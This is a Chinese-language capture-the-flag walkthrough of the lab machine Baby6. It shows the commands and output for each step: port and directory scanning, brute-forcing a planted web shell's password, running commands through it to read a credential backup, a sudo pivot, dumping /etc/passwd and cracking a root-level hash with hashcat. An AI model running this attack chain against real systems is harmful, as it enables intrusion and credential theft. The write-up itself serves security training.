

Baby6

1、扫描端口开放 22、80 端口



```
Nmap scan report for Baby6 (192.168.31.176)
Host is up (0.0012s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:A6:2F:C5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
```

访问 80 端口提示已被黑，无其他信息，扫描目录




SYSTEM COMPROMISED


WARNING: YOUR SERVER HAS BEEN HACKED

TERMINATING SYSTEM IN: 00:04:59

扫描发现 shell.php，访问为空




```
└─# gobuster dir -u http://192.168.31.176 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.31.176
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 279]
/shell.php            (Status: 200) [Size: 0]
/.php                 (Status: 403) [Size: 279]
```



http://192.168.31.176/shell.php


尝试传参 cmd，提示 wrong password！，其他参数无回显，猜测需要有一个密码参数，只能 fuzz



http://192.168.31.176/shell.php?cmd=id

Wrong password!

设置参数爆破，密码字段确定为 passwd，密码为 iloveyou



目标 http://192.168.31.176 ☑ 更新Host报头来匹配目标


```
GET /shell.php?cmd=id&§pass§=§123§ HTTP/1.1
Host: 192.168.31.176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Payload位置: 1
Payload类型: 简单列表
Payload数量: 4
请求数量: 200,000

payload配置

此处payload类型允许您配置用作payload的简单清单。

key
passwd
password
pass




8. Intruder attack of http://192.168.31.176

Intruder攻击结果过滤器: 显示所有条目

请求	Payload 1	Payload 2	状态码	接收到响应	错误	超时	长度	注释
10	passwd	iloveyou	200	124			257	
19	key	abc123	200	0			219	
53	key	chocolate	200	1			219	
173	key	cookie	200	0			219	
189	key	taylor	200	0			219	
283	key	cherry	200	0			219	
291	key	buster	200	0			219	
304	passwd	tequiero	200	2			219	
342	passwd	00000	200	1			219	
470	passwd	precious	200	0			219	
542	passwd	0123456789	200	0			219	
650	passwd	strawberry	200	1			219	
763	key	babyblue	200	0			219	
832	passwd	jerome	200	1			219	
911	key	natasha	200	6			219	
925	key	happy	200	0			219	
972	passwd	amorcito	200	1			219	
1000	passwd	xavier	200	1			219	
1155	key	familia	200	1			219	
1217	key	mariah	200	1			219	
1470	passwd	chubby	200	0			219	
1560	passwd	armando	200	1			219	
1622	passwd	cuteme	200	0			219	

```
HTTP/1.1 200 OK
Date: Fri, 24 Oct 2025 04:23:25 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 54
Keep-Alive: timeout=5, max=37
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Web 目录发现 baaaaaaaaaaaaaaaaaaaaaaaaaackup 文件，访问发现携带 naiyou 用户密码



```
GET /shell.php?cmd=cat+.baaaaaaaaaaaaaaaaaaaaaaaaaackup&passwd=iloveyou HTTP/1.1
Host: 192.168.31.176
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:144.0) Gecko/20100101 Firefox/144.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```


```
HTTP/1.1 200 OK
Date: Fri, 24 Oct 2025 04:29:55 GMT
Server: Apache/2.4.62 (Debian)
Content-Length: 22
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

naiyou:f04be39b84aedb
```

获取 naiyou 权限，home 目录下没有 flag，sudo -l 发现可以通过 sudo 获取 mj 权限




```
Last login: Fri Oct 24 00:30:32 2025 from 192.168.31.186
naiyou@Baby6:~$ id
uid=1000(naiyou) gid=1000(naiyou) groups=1000(naiyou)
naiyou@Baby6:~$ ls -al
total 20
drwx------ 2 naiyou naiyou 4096 Oct 22 08:40 .
drwxr-xr-x 4 root   root   4096 Oct 22 08:25 ..
lrwxrwxrwx 1 root   root      9 Oct 22 08:40 .bash_history -> /dev/null
-rw-r--r-- 1 naiyou naiyou  220 Oct 22 08:23 .bash_logout
-rw-r--r-- 1 naiyou naiyou 3526 Oct 22 08:23 .bashrc
-rw-r--r-- 1 naiyou naiyou  807 Oct 22 08:23 .profile
naiyou@Baby6:~$ sudo -l
Matching Defaults entries for naiyou on Baby6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User naiyou may run the following commands on Baby6:
    (mj) NOPASSWD: /usr/bin/bash
```

获取 mj 权限，拿到 user.txt




```
naiyou@Baby6:~$ sudo -u mj /usr/bin/bash -p
mj@Baby6:/home/naiyou$
mj@Baby6:/home/naiyou$ cd ~
mj@Baby6:~$ ls -al
total 164
drwx------ 3 mj   mj     4096 Oct 22 08:42 .
drwxr-xr-x 4 root root   4096 Oct 22 08:25 ..
lrwxrwxrwx 1 root root      9 Oct 22 08:40 .bash_history -> /dev/null
-rw-r--r-- 1 mj   mj      220 Oct 22 08:25 .bash_logout
-rw-r--r-- 1 mj   mj     3526 Oct 22 08:25 .bashrc
-rwsr-sr-x 1 root root 138856 Oct 22 08:42 ls
-rw-r--r-- 1 mj   mj      807 Oct 22 08:25 .profile
drwx------ 2 mj   mj     4096 Oct 22 08:34 .ssh
-rw-r--r-- 1 root root     44 Oct 22 08:25 user.txt
mj@Baby6:~$ cat user.txt
flag{user-e93a188c288106b24060679d47cc630f}
```

进一步信息收集，发现 ll 用户哈希泄露，




```
mj@Baby6:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
naiyou:x:1000:1000:,,,:/home/naiyou:/bin/bash
mj:x:1001:1001:,,,:/home/mj:/bin/bash
ll:$1$gYJk28ZQ$lueOYrcoflG2C3GGAQZHl1:0:0:xxoo,,,:/root:/usr/bin/awk
mj@Baby6:~$
```

Hashcat 爆破口令，发现 ll 密码为********（我以为我眼花了）




```
Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$1$gYJk28ZQ$lueOYrcoflG2C3GGAQZHl1:********

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 500 (md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5))
Hash.Target......: $1$gYJk28ZQ$lueOYrcoflG2C3GGAQZHl1
Time.Started.....: Fri Oct 24 00:42:44 2025 (1 sec)
Time.Estimated...: Fri Oct 24 00:42:45 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    13330 H/s (11.73ms) @ Accel:192 Loops:500 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 19200/14344384 (0.13%)
Rejected.........: 0/19200 (0.00%)
Restore.Point....: 18816/14344384 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
Candidate.Engine.: Device Generator
Candidates.#1....: cindy123 -> mormor
Hardware.Mon.#1..: Util: 97%

Started: Fri Oct 24 00:42:16 2025
Stopped: Fri Oct 24 00:42:46 2025
```

尝试 ssh 登录 ll 弹出来 awk 帮助页面，结合 passwd 内容猜测是通过 awk 执行命令提权



```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Oct 24 22:27:48 2025 from 192.168.31.186
Usage: -awk [POSIX or GNU style options] -f progfile [--] file ...
Usage: -awk [POSIX or GNU style options] [--] 'program' file ...
POSIX options:          GNU long options: (standard)
        -f progfile             --file=progfile
        -F fs                   --field-separator=fs
        -v var=val              --assign=var=val
Short options:          GNU long options: (extensions)
        -b                      --characters-as-bytes
        -c                      --traditional
        -C                      --copyright
        -d[file]                --dump-variables[=file]
        -D[file]                --debug[=file]
        -e 'program-text'       --source='program-text'
        -E file                 --exec=file
        -g                      --gen-pot
        -h                      --help
        -i includefile          --include=includefile
        -l library              --load=library
        -L[fatal|invalid|no-ext]        --lint[=fatal|invalid|no-ext]
        -M                      --bignum
        -N                      --use-lc-numeric
        -n                      --non-decimal-data
        -o[file]                --pretty-print[=file]
        -O                      --optimize
        -p[file]                --profile[=file]
        -P                      --posix
        -r                      --re-interval
        -s                      --no-optimize
        -S                      --sandbox
        -t                      --lint-old
        -V                      --version

To report bugs, see node `Bugs' in `gawk.info'
which is section `Reporting Problems and Bugs' in the
printed version.  This same information may be found at
https://www.gnu.org/software/gawk/manual/html_node/Bugs.html.
PLEASE do NOT try to report bugs by posting in comp.lang.awk,
or by using a web forum such as Stack Overflow.

gawk is a pattern scanning and processing language.
By default it reads standard input and writes standard output.

Examples:
        -awk '{ sum += $1 }; END { print sum }' file
        -awk -F: '{ print $1 }' /etc/passwd
Connection to 192.168.31.176 closed.
```

